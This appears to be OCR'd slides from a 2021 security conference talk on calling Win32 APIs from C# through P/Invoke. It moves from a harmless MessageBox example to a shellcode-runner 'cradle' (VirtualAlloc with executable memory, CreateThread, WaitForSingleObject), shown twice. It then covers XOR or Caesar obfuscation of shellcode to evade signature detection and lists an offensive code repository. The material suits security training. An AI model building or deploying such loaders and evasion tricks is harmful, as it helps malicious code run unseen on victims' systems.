
MessageBox MSDN: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox

How to marshal: https://docs.microsoft.com/en-us/dotnet/framework/interop/marshaling-data-with-platform-invoke

Supplementary reading (dealing with character encoding e.t.c.): https://posts.specterops.io/offensive-p-invoke-leveraging-the-win32-api-from-managed-code-7eef4fdef16d

MYSTIKO

Wiki to Call Win32 APIs



What is PInvoke.net?

A wiki for .NET developers

PInvoke.net is primarily a wiki, allowing developers to find, edit and add PInvoke* signatures, user-defined types, and any other information related to calling Win32 and other unmanaged APIs from managed code (written in languages such as C# or VB.NET).


.NET developers worldwide can easily contribute to the community, sharing their valuable knowledge, whenever they have time to do so.

New to Wikis? Try the Playground to experiment with the editing process

Copy and paste your way to productivity

Certain things just can't be done in pure .NET, and developers have to drill down to the Windows API. This is achieved through .NET's Platform Invoke (PInvoke) functionality, which requires declarations to be supplied by the developer. Manually defining and using PInvoke signatures is an error-prone process that can introduce subtle bugs. PInvoke.net supplies you with tried and tested signatures and type definitions, so that you don't have to spend time writing them from scratch.


How to Use P/Invoke



C# Copy

```csharp
using System;
using System.Runtime.InteropServices;

public class Program
{
    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

    public static void Main(string[] args)
    {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```

https://pinvoke.net/default.aspx
/user32.MessageBox



MessageBox (user32)


Summary

Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

C# Signature:

```csharp
[DllImport("user32.dll", SetLastError = true, CharSet= CharSet.Auto)]
public static extern int MessageBox(IntPtr hwnd, String text, String caption, uint type);
```

Example Standard C# Cradle



```csharp
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace WIn32
{
    0 references
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        1 reference
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
         flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        1 reference
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        1 reference
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);

        0 references
        static void Main(string[] args)
        {

            //Shellcode here

            int size = buf.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(buf, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

https://0xhop.github.io/evasion/2021/04/19/evasion-pt1/

VirtualAlloc: create an executable piece of memory.


CreateThread: begins execution of shellcode in memory

WaitForSingleObject: to not crash upon receiving a command

MYSTIKCON 2021

Sponsored By |

Not So Simple...



Blog1 | WIn32.Program

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace WIn32
{
    0 references
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        1 reference
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
         flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        1 reference
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        1 reference
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);

        0 references
        static void Main(string[] args)
        {

            //Shellcode here

            int size = buf.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(buf, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

https://0xhop.github.io/evasion/2021/04/19/evasion-pt1/

Shellcode here will trigger **signature** detection


MYSTIKCON 2021

Sponsored By |

Obfuscating Shellcode

- Ideas:
  - Reverse the order?
  - Encrypt/decrypt?
    - Caesar cipher? XOR?
- More ideas:
  - Creativity is unlimited... (we will return to this later)

Encoding Ideas?


https://github.com/chvancooten/OSEP-Code-Snippets

MiniDump	Add .gitignore, cleanup	6 months ago
PrintSpoofer.NET	Add .gitignore, cleanup	6 months ago
ROT Shellcode Encoder	Add .gitignore, cleanup	6 months ago
Sections Shellcode Process Injector	Add .gitignore, cleanup	6 months ago
Shellcode Process Hollowing	Add .gitignore, cleanup	6 months ago
Shellcode Process Injector	Add .gitignore, cleanup	6 months ago
Simple Shellcode Runner	Update Simple Shellcode Runner.vba	2 months ago
XOR Shellcode Encoder	Add .gitignore, cleanup	6 months ago
.gitignore	Add .gitignore, cleanup	6 months ago
README.md	Added Python utility for shellcode encoding	6 months ago

XOR Shellcode Encoder

README.md

Packages

No packages published

Contributors 2

chvancooten Cas van Cooten

Pal1Sec

Languages


● C# 75.8% ● PowerShell 12.5% ● C 4.4% ● VBA 4.0% ● Python 3.3%

https://github.com/chvancooten/OSEP-Code-Snippets/

Sample Code

Encode in C# with key 0xfa, and then paste into code cradle

Add into code cradle, and decode in C# with key 0xfa

